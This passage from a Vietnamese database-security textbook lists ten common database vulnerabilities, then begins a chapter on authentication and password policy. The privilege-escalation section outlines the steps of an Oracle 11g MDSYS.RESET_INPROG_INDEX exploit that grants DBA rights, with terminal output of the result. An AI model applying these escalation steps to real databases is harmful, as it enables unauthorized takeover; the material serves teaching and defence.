
10 lỗ hổng bảo mật cơ sở dữ liệu trên thực tế là những lỗ hổng bảo mật nghiêm trọng thường gặp và đã bị khai thác, hoặc có nhiều khả năng bị khai thác để thực hiện các cuộc tấn công vào cơ sở dữ liệu trên thực tế. Danh sách các lỗ hổng bảo mật này bao gồm:

1. Default and Weak Passwords (Các mật khẩu yếu hoặc ngầm định)
2. SQL Injection in the DBMS (Lỗi chèn mã SQL)
3. Excessive User & Group Privileges (Đặc quyền quá mức cho người dùng hoặc nhóm người dùng)
4. Unnecessary Enabled DBMS Features (Cho phép các tính năng không sử dụng trong DBMS)
5. Broken Configuration Management (Quản lý cấu hình lỗi)
6. Buffer Overflows (Lỗi tràn bộ đệm)
7. Privilege Escalation (Leo thang đặc quyền)
8. Denial of Service (Tấn công từ chối dịch vụ)
9. Unpatched Database (Cơ sở dữ liệu không được vá)
10. Unencrypted Data (Dữ liệu không mã hóa)

Phần tiếp theo của mục này mô tả chi tiết các lỗ hổng kể trên.

Các mật khẩu yếu hoặc ngầm định

Nhiều hệ quản trị cơ sở dữ liệu, đặc biệt là các phiên bản cũ sử dụng tài khoản quản trị với mật khẩu ngầm định đơn giản hoặc rỗng. Chẳng hạn, Microsoft SQL Server (phiên bản 2000 và cũ hơn) sử dụng người dùng quản trị hệ thống – *sa* với mật khẩu rỗng. Tương tự, hệ quản trị cơ sở dữ liệu MySQL sử dụng người dùng quản trị hệ thống – *root* với mật khẩu rỗng. Trong quá trình cài đặt, nhiều tài khoản sử dụng mật khẩu giống tên truy cập hoặc rất dễ đoán, như minh họa trên Hình 5.22.



Hình 5.22. Ví dụ về sử dụng mật khẩu rỗng và ngầm định trong các DBMS


Lỗi chèn mã SQL

Như đã đề cập trong mục 2.3, lỗi chèn mã SQL có thể giúp tin tặc vượt qua các khâu xác thực người dùng, chèn, sửa đổi, hoặc xóa dữ liệu, đánh cắp các thông tin trong cơ sở dữ liệu và chiếm quyền điều khiển hệ thống máy chủ cơ sở dữ liệu.

Đặc quyền quá mức cho người dùng hoặc nhóm người dùng


Nhiều người dùng, nhóm người dùng được cấp quyền truy cập cao quá mức cần thiết để thực hiện công việc được giao dẫn tới lạm dụng quyền, hoặc bị tin tặc khai thác. Trên thực tế, nhiều người dùng cơ sở dữ liệu được tạo chỉ để truy cập dữ liệu nhưng lại được cấp quyền quản trị, hoặc là chủ sở hữu cơ sở dữ liệu. Điều này xảy ra chủ yếu do ý thức của người quản trị và có thể gây ra hậu quả rất lớn nếu bị khai thác.

Một trường hợp điển hình đã xảy ra trên thực tế là tấn công khai thác lỗi DBMS JVM EXP PERMS trên Oracle 11g R1: vai trò ban đầu là *Public* - không có tài khoản và không có quyền truy cập, như minh họa trên Hình 5.23.




Hình 5.23. Lạm dụng đặc quyền – thời điểm bắt đầu

Bước tiếp theo là thiết lập chính sách kiểm soát truy cập cho máy ảo Java (JVM), như biểu diễn trên **Error! Reference source not found..** Do lỗi trong thành phần kiểm soát truy cập của JVM, Public có thể nhập toàn bộ quyền truy cập của JVM và có toàn quyền truy cập vào hệ điều hành, như biểu diễn trên Hình 5.25. Nguyên nhân của lỗi này là đặc quyền cấp cho máy ảo JVM quá mức và có thể bị lạm dụng.




Hình 5.24. Lạm dụng đặc quyền – thiết lập chính sách kiểm soát truy cập cho JVM



Hình 5.25. Lạm dụng đặc quyền – giành quyền truy cập tối đa vào hệ điều hành

Cho phép các tính năng không sử dụng trong DBMS


Việc cho phép chạy các tính năng không sử dụng trong trong hệ quản trị cơ sở dữ liệu mang lại nhiều rủi ro do điều này làm tăng bề mặt tấn công, giúp tin tặc có nhiều lựa chọn tấn công cơ sở dữ liệu. Đặc biệt, một số tính năng không cần thiết, nhưng lại có khả năng truy cập sâu vào cơ sở dữ liệu và hệ thống, như siêu thủ tục xp_cmdshell trong SQL Server và Sysbase (Hình 5.26).



Hình 5.26. Ví dụ về cho phép các tính năng không sử dụng trong DBMS

Quản lý cấu hình lỗi

Cấu hình cơ sở dữ liệu, hoặc hệ quản trị cơ sở dữ liệu bị lỗi là một trong các nguyên nhân chính dẫn đến các cuộc tấn công khai thác. Hình 5.27 nêu một số ví dụ minh họa về cấu hình DBMS có lỗi. Chẳng hạn, trong hệ quản trị cơ sở dữ liệu IBM DB2, tham số cấu hình TRUST_ALLCLNTS được đặt ngầm định là YES – có nghĩa là tất cả các máy khách kết nối đến đều được xem là tin cậy.




Hình 5.27. Một số ví dụ về cấu hình DBMS có lỗi

Lỗi tràn bộ đệm

Lỗi tràn bộ đệm là lỗi thường gặp trong các mô đun phần mềm của các hệ quản trị cơ sở dữ liệu. Lỗi tràn bộ đệm có thể làm máy chủ ngừng hoạt động, hoặc giúp tin tặc tải và thực hiện mã độc trên hệ thống nạn nhân. Điển hình là sâu Slammer khai thác lỗi tràn bộ đệm trên hệ quản trị cơ sở dữ liệu Microsoft SQL 2000 cho phép thực thi mã từ xa để lây lan sâu.

Leo thang đặc quyền


Lỗi leo thang đặc quyền có thể giúp người dùng với quyền truy cập thấp giành được quyền truy cập cao hơn, chẳng hạn từ người dùng bình thường có thể trở thành DBO (Database Owner), hoặc DBA (Database Admin).



Hình 5.28. Khai thác lỗi leo thang đặc quyền – trước khi khai thác

Để minh họa cho trường hợp khai thác lỗi leo thang đặc quyền, chúng ta xem xét kịch bản khai thác lỗi này trong mô đun MDSYS.RESET_INPROG_INDEX của Oracle11g R2. Kịch bản khai thác như sau:

- Tạo 1 thủ tục *myproc* chứa mã cấp quyền cho người dùng hiện tại thành DBA;
- Tạo hàm *myfn* chứa mã để tạo 1 trigger trong system schema. Trigger chứa lệnh gọi thực hiện *myproc*.
- Tiến hành khai thác lỗi trong mô đun MDSYS.RESET_INPROG_INDEX, yêu cầu MDSYS thực hiện *myfn* để tạo trigger;
- Sử dụng người dùng có quyền PUBLIC để chạy 1 lệnh SQL để kích hoạt việc thực hiện trigger đã tạo. Hệ thống sẽ thực hiện trigger và trigger sẽ gọi thực hiện *myproc* cấp quyền DBA cho người dùng.



```
oracle@localhost:~  
File Edit View Terminal Tabs Help  
[oracle@localhost ~]$ sqlplus user1  
  
SQL*Plus: Release 11.2.0.1.0 Production on Mon Apr 11 14:55:48 2011  
Copyright (c) 1982, 2009, Oracle. All rights reserved.  
  
Enter password:  
connected to:  
Oracle Database 11g Enterprise Edition Release 11.2.0.1.0 - Production  
With the Partitioning, OLAP, Data Mining and Real Application Testing options  
  
SQL> SELECT * FROM SESSION_ROLES;  
  
ROLE  
-----  
CONNECT  
DBA  
SELECT_CATALOG_ROLE  
HS_ADMIN_SELECT_ROLE  
EXECUTE_CATALOG_ROLE  
HS_ADMIN_EXECUTE_ROLE  
DELETE_CATALOG_ROLE  
EXP_FULL_DATABASE  
IMP_FULL_DATABASE  
DATAPUMP_EXP_FULL_DATABASE  
DATAPUMP_IMP_FULL_DATABASE  
ROLE  
-----  
GATHER_SYSTEM_STATISTICS
```

Hình 5.29. Khai thác lỗi leo thang đặc quyền – sau khi khai thác thành công

Hình 5.28 là màn hình người dùng thông thường đăng nhập và Hình 5.29 là màn hình cung cấp thông tin người dùng trên đã được cấp quyền DBA sau khi khai thác thành công lỗi leo thang đặc quyền trong mô đun MDSYS.RESET_INPROG_INDEX.

Tấn công từ chối dịch vụ

Như đã đề cập trong mục 5.4.1.1, tấn công từ chối dịch vụ trực tiếp vào cơ sở dữ liệu không phổ biến như dạng tấn công này vào hạ tầng và các dịch vụ mạng khác. Tuy nhiên, tấn công từ chối dịch vụ có thể được thực hiện gián tiếp vào cơ sở dữ liệu thông qua việc khai thác các lỗi trong các mô đun của hệ quản trị cơ sở dữ liệu. Chẳng hạn, sâu Slammer khai thác lỗi tràn bộ đệm để tấn công DoS và lây lan đến 75.000 máy chủ Microsoft SQL 2000 trong 10 phút, hoặc lỗi trong Tivoli DB2 monitoring agent của hệ quản trị cơ sở dữ liệu IBM DB2 LUW 9.7 cho phép tin tặc tấn công DoS vào cơ sở dữ liệu.

Cơ sở dữ liệu không được vá

Hệ quản trị cơ sở dữ liệu và các mô đun kèm theo nếu không được vá, cập nhật phù hợp sẽ chịu nhiều rủi ro từ các tấn công khai thác các lỗ hổng bảo mật đã biết do các mã

khai thác các lỗi đã biết và hướng dẫn sử dụng chi tiết xuất hiện rất nhanh trên mạng Internet. Do vậy, cần có cơ chế cập nhật, và lỗi phù hợp.

Dữ liệu không mã hóa

Các dữ liệu nhạy cảm tại chỗ hoặc trên đường truyền không được mã hóa có thể bị nghe trộm, hoặc đánh cắp. Với dữ liệu lưu có thể sử dụng mã hóa hệ thống file, hoặc mã hóa dữ liệu kiểu trong suốt (TDE). Với dữ liệu trên đường truyền, có thể sử dụng các giao thức bảo mật, như SSL/TLS, Kerberos, hoặc Oracle ASO.

5.5. Kết chương

Chương này đã trình bày tổng quan về bảo mật cơ sở dữ liệu, bao gồm một số khái niệm chung, các yêu cầu bảo mật, mô hình tổng quát và các lớp bảo mật cơ sở dữ liệu trong phần đầu. Trong các phần tiếp theo, chương trình bày một số dạng tấn công phổ biến lên cơ sở dữ liệu và mô tả 10 lỗ hổng bảo mật hàng đầu trong cơ sở dữ liệu trên thực tế.

5.6. Câu hỏi ôn tập

- 1) Mô tả các mô hình người dùng, máy khách truy cập cơ sở dữ liệu.
- 2) Mô tả các đối tượng chính trong cơ sở dữ liệu.
- 3) Bảo mật cơ sở dữ liệu là gì? Nêu các yêu cầu bảo mật cơ sở dữ liệu.
- 4) Mô tả các yếu tố liên quan đến bảo mật cơ sở dữ liệu.
- 5) Mô tả 10 mối đe dọa hàng đầu đối với bảo mật cơ sở dữ liệu, theo Imperva 2015.
- 6) Vẽ mô hình bảo mật cơ sở dữ liệu tổng quát và nêu tên các lớp bảo mật cơ sở dữ liệu.
- 7) Mô tả nội dung chi tiết các lớp bảo mật cơ sở dữ liệu.
- 8) Mô tả các dạng tấn công từ chối dịch vụ lên cơ sở dữ liệu và các biện pháp phòng chống.
- 9) Trojan là gì? Nêu các phương pháp mã trojan được nhúng vào cơ sở dữ liệu.
- 10) Mô tả 10 lỗ hổng bảo mật cơ sở dữ liệu trên thực tế.

CHƯƠNG 6. CÁC CƠ CHẾ BẢO MẬT CƠ SỞ DỮ LIỆU

Chương 6 đề cập các cơ chế bảo mật cơ sở dữ liệu, bao gồm xác thực & trao quyền người dùng, bảo mật các đối tượng trong cơ sở dữ liệu, sử dụng mã hóa và một số biện pháp bảo mật cơ sở dữ liệu khác. Trong phần tiếp theo, chương trình bày về mô hình bảo mật của 3 hệ quản trị cơ sở dữ liệu, bao gồm Microsoft SQL Server, MySQL và Oracle. Phần cuối chương giới thiệu vấn đề kiểm tra và đánh giá bảo mật hệ thống cơ sở dữ liệu.

6.1. Xác thực và trao quyền trong cơ sở dữ liệu

6.1.1. Xác thực và trao quyền trong cơ sở dữ liệu

6.1.1.1. Giới thiệu

Về cơ bản, nội dung của xác thực và trao quyền trong cơ sở dữ liệu cũng tương tự như nội dung xác thực và trao quyền trong ứng dụng web đã được đề cập tại Mục 3.2.1.1. Tương tự như đối với ứng dụng web, xác thực sử dụng tên người dùng và mật khẩu là phương pháp chủ yếu trong xác thực người dùng cơ sở dữ liệu. Xác thực là thành phần cơ sở của mô hình bảo mật tổng quát, như biểu diễn trên Hình 6.1.



Hình 6.1. Mô hình bảo mật ứng dụng tổng quát

Hầu hết các hệ quản trị cơ sở dữ liệu hỗ trợ lựa chọn phương pháp xác thực phù hợp trong số các phương pháp xác thực sẵn có:

- Không xác thực, hoặc tin tưởng máy khách (No authentication / Trusted client)
- Xác thực dựa trên hệ điều hành
- Xác thực dựa trên hệ quản trị cơ sở dữ liệu
- Xác thực hỗn hợp (hệ điều hành hoặc hệ quản trị cơ sở dữ liệu).

Nhìn chung, không nên sử dụng các phương pháp *không xác thực*, hoặc *tin tưởng máy khách* do chúng có độ rủi ro cao. Nên sử dụng phương pháp xác thực dựa trên hệ điều hành do hệ điều hành có cơ chế quản lý thông tin người dùng tương đối tốt và cơ chế xác thực mạnh.

6.1.1.2. Các phương pháp xác thực của một số DBMS

Trong mục này chúng ta xem xét các phương pháp xác thực người dùng của 3 hệ quản trị phổ biến, bao gồm IBM DB2, Microsoft SQL Server và Oracle Server. IBM DB2 là hệ quản trị cơ sở dữ liệu hỗ trợ nhiều phương pháp xác thực nhất, bao gồm:

- SERVER_ENCRYPT: Xác thực thực hiện trên máy chủ và máy khách phải cung cấp tên người dùng và mật khẩu;
- KERBEROS: Sử dụng giao thức KERBEROS để xác thực máy khách. KERBEROS cho phép một máy khách xác thực và trao đổi khóa với một máy chủ dịch vụ nhờ sự hỗ trợ của máy chủ KERBEROS;
- KRB_SERVER_ENCRYPT: Cho phép lựa chọn phương pháp xác thực sử dụng KERBEROS hoặc SERVER_ENCRYPT;
- DATA_ENCRYPT: Tương tự SERVER_ENCRYPT, nhưng dữ liệu trao đổi trong cả phiên làm việc được mã hóa;
- DATA_ENCRYPT_CMP: Xác thực tương tự SERVER_ENCRYPT và truyền thông trong phiên làm việc được mã hóa nếu máy khách hỗ trợ và không được mã hóa nếu máy khách không hỗ trợ;
- GSSPLUGIN: Phương pháp xác thực mở rộng, cho phép sử dụng bất kỳ một phương pháp xác thực nào tuân theo GSS API (Generic Security Service Application Program Interface);
- GSS_SERVER_ENCRYPT: Phương pháp xác thực có thể là GSSPLUGIN hoặc SERVER_ENCRYPT.

Khác với IBM DB2, Microsoft SQL Server chỉ hỗ trợ 2 phương pháp xác thực, gồm xác thực bởi hệ điều hành (Windows authentication) và xác thực hỗn hợp (Mixed authentication). Trong phương pháp xác thực bởi hệ điều hành, Microsoft SQL Server hoàn toàn dựa vào hệ điều hành để xác thực người dùng và liên kết người dùng với các nhóm vai trò. Đây là phương pháp xác thực Microsoft khuyến nghị sử dụng. Trong phương pháp xác thực hỗn hợp, có 2 lựa chọn: xác thực bởi hệ điều hành Windows nếu máy khách hỗ trợ NTLM (NT LAN Manager) hoặc Kerberos và xác thực bởi Microsoft SQL Server.

Oracle Server hỗ trợ nhiều phương pháp xác thực, trong đó 2 phương pháp được sử dụng phổ biến gồm: xác thực bởi hệ điều hành và xác thực bởi Oracle Server. Trong phương pháp xác thực bởi hệ điều hành, Oracle hoàn toàn dựa vào hệ điều hành để xác thực người dùng và liên kết người dùng với các nhóm vai trò, tương tự như phương pháp này hỗ trợ bởi Microsoft SQL Server.

Để đảm bảo an toàn cho xác thực cơ sở dữ liệu, cần có cơ chế phù hợp để quản lý và sử dụng những người dùng có quyền quản trị cơ sở dữ liệu. Trước hết, cần nhận dạng danh sách người dùng (người dùng của hệ điều hành và của hệ quản trị cơ sở dữ liệu) có quyền quản trị cơ sở dữ liệu. Sau đó, cần có cơ chế giám sát hoạt động của người dùng quản trị trên cơ sở dữ liệu. Ngoài ra, cần hạn chế đến tối thiểu số lượng người dùng có

quyền quản trị trên cơ sở dữ liệu. Đồng thời, không sử dụng người dùng có quyền quản trị trong các thao tác dữ liệu của các ứng dụng.

6.1.2. Bảo mật mật khẩu cơ sở dữ liệu

Như đã đề cập trong mục 6.1.1.1, mặc dù có nhiều công nghệ xác thực, nhưng xác thực dựa trên mật khẩu vẫn là phương pháp được sử dụng phổ biến nhất trong xác thực người dùng cơ sở dữ liệu. Lý do cho sự phổ biến của việc sử dụng mật khẩu trong xác thực người dùng cơ sở dữ liệu là đảm bảo được mức an toàn tối thiểu, đơn giản, dễ sử dụng, đồng thời chi phí cài đặt, quản lý và vận hành thấp.

Tính bảo mật của kỹ thuật kiểm soát truy cập sử dụng mật khẩu dựa trên 2 yếu tố: độ khó đoán của mật khẩu và tuổi thọ của mật khẩu. Độ khó đoán của mật khẩu lại phụ thuộc vào số loại ký tự được sử dụng và độ dài của mật khẩu. Một mật khẩu tốt, khó đoán cho truy cập cơ sở dữ liệu từ ứng dụng nên đảm bảo có đủ 4 loại ký tự (chữ thường, hoa, chữ số, ký tự đặc biệt) và độ dài từ 10-12 ký tự trở lên. Tuổi thọ của mật khẩu là khoảng thời gian một mật khẩu hoạt động. Nhìn chung nên chọn mật khẩu có thời gian sống phù hợp theo chính sách an ninh, an toàn của cơ quan, tổ chức.

Một vấn đề khác cần lưu ý là cần tránh sử dụng các mật khẩu ngầm định hoặc mật khẩu "yếu". Chẳng hạn, nhiều hệ quản trị cơ sở dữ liệu, như SQL Server 7, SQL Server 2000 cho phép người dùng *sa* (system administrator) không có mật khẩu. Ngoài ra, cũng nên tránh sử dụng các mật khẩu ngắn, dễ đoán, như tên, ngày tháng năm sinh, tên đăng nhập,... hoặc sử dụng một mật khẩu (kể cả mật khẩu tốt) trên nhiều hệ thống do có nguy cơ rò rỉ cao.


6.2. Bảo mật các đối tượng trong cơ sở dữ liệu

Các đối tượng cơ bản hỗ trợ bởi hầu hết các hệ quản trị cơ sở dữ liệu, như đề cập trong Mục 5.1.3 gồm: người dùng, bảng, khung nhìn, thủ tục và hàm. Do đối tượng người dùng là thành phần được cấp quyền truy cập đến các đối tượng còn lại, nên trong mục này ta chỉ xem xét đến việc bảo mật các đối tượng bảng, khung nhìn, thủ tục, hàm.


Quyền truy cập đến các đối tượng trong cơ sở dữ liệu có thể được thiết lập tùy thuộc vào chính sách quản trị cơ sở dữ liệu và ứng dụng. Các quyền truy cập gồm có EXECUTE (quyền thực hiện) áp dụng với các thủ tục, hàm và trigger. Các quyền SELECT (chọn), INSERT (chèn), UPDATE (cập nhật), DELETE (xóa) áp dụng với các bảng và khung nhìn. Các quyền như CREATE (tạo mới), ALTER 